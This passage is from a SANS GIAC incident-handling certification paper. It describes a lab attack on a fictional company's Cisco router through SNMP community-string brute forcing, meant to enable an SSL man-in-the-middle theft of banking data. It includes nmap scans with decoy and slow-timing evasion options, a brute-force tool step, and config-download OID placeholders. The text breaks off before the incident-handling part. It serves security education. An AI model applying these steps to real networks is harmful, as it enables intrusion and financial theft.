



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Banking on SNMP – The
Achilles' Heel of Some

GCIH - GIAC Certified
Incident Handling Analyst

Practical Assignment

4.0

Option 1

Bryan Loving
GCIH / Phoenix
10/04

Submitted March 9, 2005

Table of Contents

Abstract	4
Document Conventions	4
Statement of Purpose	5
The Exploit	7
The Platforms and Environment	12
Phases of the Attack	14
Reconnaissance:	15
Scanning:	17
Exploiting:	19
Keeping Access:	27
Covering Tracks	28
The Incident Handling Process	29
Preparation	29
Identification	31
Containment	33
Eradication	34
Recovery	35
Lessons Learned	36
References	38

List of Figures

Figure 1 - IE Installed Certificates	11
Figure 2 - Network Topology	13
Figure 3 - NSLookup Sample	16
Figure 4 - Whois Sample Output	17
Figure 5 - NMAP UDP Port Scan	18
Figure 6 - NMAP TCP Port Scan	18
Figure 7 - SNMP Brute Force Attack Utility	20
Figure 8 - Cisco Config Download	21
Figure 9 - Cisco Config Download Running-Config	21
Figure 10 - Router Configuration Obtained	22
Figure 11 - Router Login Achieved	22
Figure 12 - Policy Based Routing Applied	23
Figure 13 - Policy Based Routing Confirmed	23
Figure 14 - Achilles Console	24
Figure 15 - SSL Certificate Prompt	24
Figure 16 - SSL Certificate Inspection	25

<u>Figure 17 - Online Bank Login Screen</u>	26
<u>Figure 18 - Achilles SSL Data Interception</u>	27
<u>Figure 19 - Security Team Chart</u>	29

© SANS Institute 2000 - 2005, Author retains full rights.

Abstract

Online banking and electronic commerce have become common today and Secure Sockets Layer (SSL) encryption has become a standard that nearly all web browsers support. The end user experience to using a secured web site vs. an unsecured site can at time be barely noticeable at all. The experience may consist of them noticing a pad lock in the browser tray or at most accepting a certificate as being trustworthy. This paper examines what can happen when a middle-man falsifies identity credentials and proxies SSL based traffic by manipulating network traffic routes on a critical network router. This paper explores the vulnerabilities of SSL as well as that of Simple Network Management Protocol (SNMP) and some of the newer tools to utilize these vulnerabilities..

This paper is intended to fulfill the practical requirements for GCIH certification.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

<code>command</code>	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
<code>filename</code>	Filenames, paths, and directory names are represented in this style.
<code>computer output</code>	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
<i>Quotation</i>	A citation or quotation from a book or web site is in this style.

Statement of Purpose

The primary intent of this attack is to achieve “man-in-the-middle” capabilities through a compromise at the target’s network perimeter. The exploit targets common system hardening issues and associated protocol weakness of SNMP (Simple Network Management Protocol). Once the exploit has been exercised the primary objective is to manipulate routing paths of SSL based traffic in the interest of obtaining private banking information. Advancements in commercial SNMP tools used to carry out the exploits have greatly reduced the technical abilities required to be successful. Open source software is widely available for SSL proxy functionality.

This paper uses a fictional example of what could potentially happen to an unsuspecting network user whose network path to “secure” online banking has been compromised. The players in the story are Kuzco Kid (otherwise known by the handle: M0n3yB@g\$), the intruder who is attempting to steal bank codes, Manny Jobs, the network administrator and incident handler who maintains the target network enterprise owned by the Fictional Enterprise Technologies (FET).

Initially we will analyze the attack process starting with reconnaissance, continuing on with exploiting the environment and keeping access, finally finishing with how our intruder attempt to cover his tracks after the work has been completed. The second portion of the paper is dedicated to Manny Jobs’ following the phases of the incident handling process (preparation, identification, containment, eradication, recovery, and finishing with lessons learned).

All attacks and incident handling occur in a simulated network test environment. The test environment was created to reflect the target FET’s perimeter network environment. Although some Internet bank references listed here may appear to be legitimate service providers, all test environment device IP addresses as well as host names, dates, and times have no real world significance. Information used relating to online bank institutions have been modified to remove any named reference where applicable. Furthermore, all attacks used in conjunction with obtaining information between a legitimate host and our fictitious user community have again been exercised using illegitimate information for the purposes of this paper.

The Exploit

The exploit explored in the paper is two fold. The first step consists of a common system hardening mistake on any network device, our focus will be on a Cisco IOS router. The misconfiguration involves leaving SNMP (Simple Network Management Protocol) community strings open to unsecured access environments such as the Internet. The attacker could use a number of tools to “brute force” SNMP strings commonly used by network administrators for device management and remote execution of commands. Advancements in commercial tools have made it very easy to brute force, download and upload a configuration to a Cisco device using simple GUI tools. The vulnerability leaves the opportunity for the attacker conduct the second step. By modifying route table properties and leveraging an SSL Proxy tool called Achillies to exercise man-in-the-middle attacks the attacker can discretely obtain sensitive information. The SSL exploit relates to how data transmissions are susceptible to interception based on the identity trust model it employs rather than specific protocol vulnerability. SSL traffic can be redirected to a Proxy server who serves up bogus identity certificates to the client requests. By using a legitimate certificate from the requested website to transfer web content and issuing a false certificate to the user (as if it originated from the web server), an attacker can quietly view all information transmitted over the session.

Advisories:

SNMP-Based

OSVDB ID: 13442

CVE ID: 2005-0612

Cisco Advisory URL: <http://www.cisco.com/warp/public/707/cisco-sa-20050202-ipvc.shtml>

Although the exploit vulnerabilities posted reference specific types of Cisco equipment most all Cisco IOS routers and other SNMP enabled devices are subject to the same SNMP protocol weaknesses.

SSL-Based

SSL Spoofing Vulnerability in SSL Client Applications:
http://netscape.intelligent.net/redisa/ssl_spoof.html

BugTraq: <http://www.securityfocus.com/archive/1/286290/2002-08-08/2002-08-14/2>

The IE bug referenced in the service advisories relate to a flaw where Microsoft's Internet Explorer does not prompt a user when an invalid certificate is being used. For the purposes of this paper the user's web browser does prompt and provide a warning of an invalid certificate being used. The SSL advisories listed are used to highlight SSL's dependency on identity certificates.

Operating System_{gg}

The exploit is not specific to any certain version of Cisco IOS software. For the purposes of this paper we are working the following:

- Cisco Internetwork Operating System Software (IOS) version 12.2(17d)
- Microsoft Windows 2000 Professional and Server

Protocols/Services/Applications

SNMP (Simple Network Management Protocol_g):

SNMP is defined in the IETF's (Internet Engineering Task Force) RFC (Request for Comments) number 1098 (URL: <http://www.faqs.org/rfcs/rfc1098.html>). The purpose of using SNMP in the network environment is primarily for device management to carry out routing task such as software/configuration maintenance as well as fault management and notification. The version of SNMP we are working with for the purposes of the paper is version 2. SNMP based traffic is typically identified on UDP ports 161 and 162.

SSL (Secure Sockets Layer)

SSL is originally defined in the IETF's RFC number 2246 (URL: <http://www.ietf.org/rfc/rfc2246.txt>). The purpose of using SSL in the network environment is to protect application traffic through data encryption. SSL based traffic is typically identified on TCP port 443.

NMAP (Network Mapper)

NMAP is an open source network scanning application typically used during the network reconnaissance to uncover open services and on network devices and/or hosts (URL: <http://www.insecure.org>).

Achilles (Windows SSL Man-in-Middle Attack Proxy)

A free utility listed by insecure.org as a "Top 75" security tool URL:

<http://www.insecure.org/tools.html> and designed for testing web application security.
URL: <http://www.mavensecurity.com/achilles>

SolarWinds Engineers Edition Toolset version 8

A commercial suite of network utilities available for the list price of \$1390.00 (URL: <http://www.solarwinds.net/Toolsets.htm>).

Description

SNMP is exploitable in this scenario primarily due to a less than effective security policy applied^b to an SNMP enabled router directly connected to the Internet. The protocol characteristics of SNMP, the information it can provide, combined with the numerous tools available to brute force against it, lends itself to becoming an attractive protocol to exploit. It is vulnerable because its passwords known as community strings are not encrypted and are also transmitted in clear text. SNMP is also a UDP based transport which does not require a three-way handshake to form a connection. Successive unsuccessful login attempts to use SNMP can occur much more rapidly than a TCP based transport such as telnet. The exploit in this scenario is taking advantage of these protocol characteristics to brute force system access. Security enhancements promised in SNMP version 3 are not widely available for deployment which further assumes that version 2 will continue to be used for quite some time^g.

A man in the middle attack is most easily defined as a scenario where a third party gets between the sender and the receiver of information. The third party in a successful attack can view and/or manipulate the information that is transferred. In this scenario the man-in-the-middle is attempting to view SSL based information. The SSL model is largely based on identity trust. In a typical transaction the user accepts a certificate from the web server they connect to. A digital certificate is best described as:

“an electronic file that uniquely identifies individuals and servers. Digital certificates allow the client (Web browser) to authenticate the server prior to establishing the SSL session. Typically, digital certificates are signed by an independent and trusted third party to ensure their validity. The “signer” of a digital certificate is known as a Certification Authority (CA)”¹

When inspecting a certificate for legitimacy the web browser will typically look at a minimum the following properties of the certificate:

Issued to: Who the digital certificate was issued to

Issued by: Who the certificate was issued by (Certificate Authority)

¹ SSL Basics from Verisign, Inc.

http://www.verisign.com/products-services/security-services/ssl/page_006491.html

Validity period: Time frame for when the certificate is valid

An invalid certificate will usually prompt the user to either accept or reject the certificate for the purposes of securing a transaction. Unfortunately the warning does not explain to the end user that their data could be subject to a man-in-the-middle attack if the certificate accepted and trusted was that of an imposture.

Signature of the Attack

Fortunately a traditional Network Intrusion Detection (NIDS) appliance will detect and alert when unusual amounts of SNMP traffic requests are found from a single host as in the case where a "Brute Force" attack is being launched. Unfortunately for FET, their NIDS appliance is behind a firewall and unable to log and alert for events on the perimeter of the network where the attack takes place. If a NIDS were in place, a Cisco Secure Intrusion detection System would have seen it with this signature:²

SNMP Password Brute Force Attempt

Signature Id/Sub Id

4502/0

Signature Description

This signature detects attempts to brute-force guess community names. Fires when more than the threshold of unique community names between a source and destination in a specified time interval are detected. Default threshold is five.

IDS Version

S3

Alarm Level

5

Benign Triggers

Some network management systems, like Cisco Works, use indexed community names to access certain MIB's on systems being queried. For example, Cisco switches maintain a separate BRIDGE-MIB instance for each VLAN on the switch. To access the BRIDGE-MIB instance for a specific VLAN, Cisco Works will append the number of the VLAN to the end of the community name in the format "@". The switch will interpret the VLAN number appended to the community name and provide results for the proper BRIDGE-MIB instance. Even though the same community name is used for all queries to the switch, a Cisco IDS sensor will interpret numerous queries as a brute forcing attempt because of the appended index.

Signature Type

NETWORK

Signature Structure

ATOMIC

Implementation

CONTENT

g

⁹ Cisco Secure Encyclopedia

<http://www.cisco.com/cgi-bin/front.x/csec/idsAllList.pl>

Again since SNMP is a protocol that transmits information in clear text, IDS systems can view SNMP packets and report events. Most system devices can also be configured to log the number of attempts.

© SANS Institute 2000 - 2005, Author retains full rights.

Identification of an SSL proxy is difficult since the transmission is encrypted. However, the end system would have some evidence of a self signed certificate if they installed the certificate from the SSL proxy (See figure 16). A clever attacker will make the certificate look legitimate and an unsuspecting user will install the certificate on their system as trusted. To view installed certificates in Internet Explorer go to TOOLS -> Internet Options -> Select the Content Tab -> Certificates.




Figure 1 - IE Installed Certificates

The Platforms and Environment

The attack scenario described in the following section takes place in a controlled lab environment to demonstrate the potential of a real world attack in a similar network environment. The simulated network is that of Fictitious Enterprise Technologies (FET) company which has been fabricated for this paper's purposes. Although a "man-in-the-middle" attack is executed after the initial compromise, any number of attacks could have been conducted including a Denial of Service (DoS).

Victim's Environment:

Network Router

Hardware: Cisco 2621 IOS based router

Software: Cisco IOS version 12.2(17d)

Host PC

Operating System: Windows 2000 Professional

Software: Internet Explorer version 5.00.2020.0000

Intruder's Environment

Host PC

Operating System: Windows 2000 Server

Software:

- SolarWinds Engineers Edition Toolset version 8 (Trial Version)
- NMAP version 3.70
- Achilles version 0.27

General Network Environment

The following diagram depicts the environment of FET_g.




Figure 2 - Network Topology

Intruder Source Network Environment

Although the source of this particular attack in the lab environment is represented as an outside host on the local segment, the attacker could reside anywhere and achieve the same result. As such the specific source network is somewhat irrelevant for the purposes of the paper.

Internal (FET) Network Environment

The FET organization feels reasonably secure since they have a perimeter firewall and a network based intrusion detection appliance (NIDS). Unfortunately for FET, the NIDS sensor is behind the firewall in order to reduce the number of false positives reported but reduces the chance that SNMP signature would trigger and alert during a perimeter brute force attack. The firewall provides

address translation for internal hosts on the FET network.

Phases of the Attack

Manny Jobs has numerous responsibilities as the Network Administrator at FET. In addition to maintaining the enterprise network environment he is also responsible for handling of the companies security incidents. Manny is pressed for time usually which is why he takes advantage of using the network management software CiscoWorks. Ciscoworks enables him to manage device configuration files, software images, as well as determine network device status. In order to make CiscoWorks function as desired Manny had to prepare each Cisco device with the following information:

- SNMP read community string
- SNMP write community string
- telnet password
- enable password or local username and password


Each of the previous items is seeded into Manny's network management software (CiscoWorks) to provide the previously listed functionality. Manny feels comfortable with his security posture since he has a perimeter firewall that protects his internal network and also has a network intrusion detection sensor (NIDS) appliance. The NIDS appliance reliably reports security events that penetrate beyond the perimeter firewall. Manny regularly reviews these events to keep informed of any security issues that may be present.

Our intruder Kuzco (also known as: M0n3yB@g\$) is a fairly motivated in obtaining personal bank account information and then transferring funds to an offshore account. He's working hard to an early retirement in South America and needs only a few more victims to ensure an early retirement. Although M0n3yB@g\$ is motivated by the thought of early retirement he is a generally lazy when it comes to his work. He looks very hard for the path of least resistance and will usually not try to penetrate a network where the initial reconnaissance information is limited. Our attacker is not familiar with how the protocols work however he has found cracks on the internet for various commercial tools. The easiest to use is the tool set from Solarwinds. M0n3yB@g\$ learns how to use these tools and goes hunting for SNMP enabled devices on medium sized networks.

Reconnaissance:

M0n3yB@g\$ prefers to attack small-medium size companies since he knows they usually have limited security staff to implement adequate security controls and to handle any incidents that are actually discovered. The end result for him is obtaining personal bank information which can and usually does exist in any size network environment where users have web-based Internet access. Still he has to find a company that is large enough to warrant using SNMP software to manage its' network infrastructure. He has had a string of recent success with manufacturing companies since they tend to be geographically dispersed and have limited technology staff resources. Many of these companies have international offices where the local law enforcement is difficult and more specifically near impossible to work with where a technology related crime is involved. This plays right into M0n3yB@g\$ sweet-spot since he doesn't want an advanced government agency involved should his attack go noticed. The search usually begins with using the web browser based search engine Google (URL: <http://www.google.com>) for United States based manufacturers. M0n3yB@g\$ speaks and reads English only so he's hoping to find a company with an out of country facility connected to the Internet with an English speaking user community. After researching the company for a period of time and scoping the size of the organization M0n3yB@g\$ will start to map out the victims network. In this case he's identified the FET Company whose online presence yields a domain-name FET.fiction that he quickly inputs into a nslookup utility to find the registered name servers and mx hosts.

A DNS zone lookup using nslookup_g reveals an MX record that falls within the 192.168.151.0 range advertised in the Whois lookup. A simple trace route to the MX listed host indicates that FET's perimeter router is likely 192.168.151.220.



```
C:\WINDOWS\System32\cmd.exe - nslookup
Address:  10.5.0.254

> FET.fiction
Server:  acs.loving.local
Address: 10.5.0.254

Name:    FET.fiction

> set type=all
> FET.fiction
Server:  acs.loving.local
Address: 10.5.0.254

FET.fiction      nameserver = acs
FET.fiction
      primary name server = acs
      responsible mail addr = hostmaster
      serial      = 3
      refresh     = 9000 <15 mins>
      retry       = 6000 <10 mins>
      expire      = 86400 <1 day>
      default TTL = 3600 <1 hour>
FET.fiction      MX preference = 10, mail exchanger = mail.FET.fiction
mail.FET.fiction internet address = 192.168.151.221
> _
```

Figure 3 - NSLookup Sample

ARIN's³ "Whois" provides useful information related to public IP allocation among other information from which M0n3yB@g\$ will start to draw a network map. Upon further review M0n3yB@g\$ determines that FET was allocated an entire class C range of addresses, specifically the subnet 192.168.151.0 from the Internet Service Provider (ISP) WhoisYourDaddy.ispg.

³ "American Registry for Internet Numbers" URL: <http://www.arin.net/>

Output from ARIN WHOIS

[ARIN Home Page](#) [ARIN Site Map](#) [ARIN WHOIS Help](#) [Tutorial on Querying ARIN's WHOIS](#)

Search for :

Search results for: 192.168.151.221

```
OrgName:  FET.fiction
OrgID:
Address:  4676 Admir      Way, Suite 33
City:     Marina del Rey
StateProv: CA
PostalCode: 90292-
Country:  US


NetRange:  192.168.0.0 - 192.168.255.255
CIDR:      192.168.0.0/16
NetName:    IANA-CBLK1
NetHandle:  NET-192-168-0-0-1
Parent:     NET-192-0-0-0-0
NetType:    IANA Special Use
NameServer: BLACKHOLE-1.IANA.ORG
NameServer: BLACKHOLE-2.IANA.ORG
Comment:    This block is reserved for special purposes.
Comment:    Please see RFC 1918 for additional information.
Comment:
RegDate:    1994-03-15
Updated:    2002-09-16
```

Figure 4 - Whois Sample Output

Scanning_g:

After the initial reconnaissance is performed a more direct port scan is used by M0n3yB@g\$ as he attempt to look for an open SNMP service on FET's perimeter router. Nmap is the utility of choice for our intruder. Nmap is a popular scanning tool which reports information about open ports and services on selected hosts. He executes the command: `nmap -sU -p 161 192.168.151.220`

The command yields the following results_b:



```
C:\nmap>nmap -sU -p 161 192.168.151.220


Starting nmap 3.70 < http://www.insecure.org/nmap > at 2005-03-04 12:34 US Mountain Standard Time
Interesting ports on 192.168.151.220:
PORT      STATE      SERVICE
161/udp   open|filtered snmp
MAC Address: 00:04:9A:1D:A4:01 <Cisco Systems>

Nmap run completed -- 1 IP address <1 host up> scanned in 5.708 seconds
```

Figure 5 - NMAP UDP Port Scan

As evident from the graphic Nmap did discover UDP port 161 on host 192.168.151.220 as being open.

M0n3yB@g\$ also uses an Nmap scan to see if telnet access is open as well. If he is successful in breaking potential RW community string telnet access can be granted via a configuration change but in this case FET has left telnet access open as well from the graphic below. This time the Nmap command: `nmap -sU -p 161 192.168.151.220` displays the following output:



```
C:\nmap>nmap -sT -p 23 192.168.151.220

Starting nmap 3.70 < http://www.insecure.org/nmap > at 2005-03-04 12:34 US Mountain Standard Time
Interesting ports on 192.168.151.220:
PORT      STATE      SERVICE
23/tcp    open      telnet
MAC Address: 00:04:9A:1D:A4:01 <Cisco Systems>

Nmap run completed -- 1 IP address <1 host up> scanned in 5.158 seconds
C:\nmap>
```

Figure 6 - NMAP TCP Port Scan

Notice that telnet access on TCP port 23 is open and that recognized the host as a Cisco device.

NMAP has several options that our attacker can utilize to avoid detectiong.

Usage: `nmap [Scan Type(s)] [Options] <host or net list>`
Some Common Scan Types ('*' options require root privileges)
* `-sS` TCP SYN stealth port scan (default if privileged (root))
 `-sT` TCP connect() port scan (default for unprivileged users)
* `-sU` UDP port scan
 `-sP` ping scan (Find any reachable machines)
* `-sF,-sX,-sN` Stealth FIN, Xmas, or Null scan (experts only)
 `-sV` Version scan probes open ports determining service & app names/versions
 `-sR` RPC scan (use with other scan types)

Some Common Options (none are required, most can be combined):

- * -O Use TCP/IP fingerprinting to guess remote operating system
- p <range> ports to scan. Example range: 1-1024,1080,6666,31337
- F Only scans ports listed in nmap-services
- v Verbose. Its use is recommended. Use twice for greater effect.
- P0 Don't ping hosts (needed to scan www.microsoft.com and others)
- * -Ddecoy_host1,decoy2[...] Hide scan using many decoys
- 6 scans via IPv6 rather than IPv4
- T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
- n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
- oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
- iL <inputfile> Get targets from file; Use '-' for stdin
- * -S <your_IP>/-e <devicename> Specify source address or network interface
- interactive Go into interactive mode (then press h for help)
- win_help Windows-specific features

The most notable is the ability to decoy which attempts to hide the real connection attempt in a bunch of spoofed address. The other is the ability to SLOW the scan down to a point that it is not noticeable. Our attacker is looking for something very specific. He doesn't understand how all these tools work exactly just that if a few criteria are met that he has a good shot. So he has the time to let scans run slowly for days on end as long as he is not caught it is ok. Hiding a scan or connection attempt over a period of time can be done in NMAP with the "-T" flag. The "Paranoid" option will scan hosts slowly as to not raise any alarms. It is very hard to see one packet and hour for several days.

Exploiting:

Now that M0n3yB@g\$ has identified his target as having a SNMP access open he_g can begin to try and compromise the systems. SolarWinds' Engineers Edition Toolset version 8 has a few tools for SNMP Brute Force attacks NAME SOME OF THE OTHER TOOLS (upload config – but get screen shots if you can). The target is specified as 192.168.151.220 and M0n3yB@g\$ launches the attack. Below is the output from the tool. It is worth noting that the SolarWinds SNMP Brute Force trial version utility will only function for a few seconds before requiring a restart. Due to this limitation a weak two character SNMP string was configured in the lab router to speed up the simulation process. A fully licensed version of the utility does not have this limitation and could be just as effective against a stronger community string.




Figure 7 - SNMP Brute Force Attack Utility

You can see that Manny Jobs has a read/write community string of “am” programmed into his router. Now that a compromise of the router’s SNMP community string has been accomplished, M0n3yB@g\$ will attempt to gain access to the router console in order to launch the next phase of his attack and requires manipulation of the routing table.

Another tool included in the SolarWinds suite is the “Cisco Config Downloader” and TFTP server. Once the utility is seeded with a target IP and the SNMP community string a configuration file can then be downloaded as shown below. Below are sample OIDs to perform this task manually:

\$string=community string

\$nms=tftp server

\$router=cisco box

\$conffile=config file on the nms

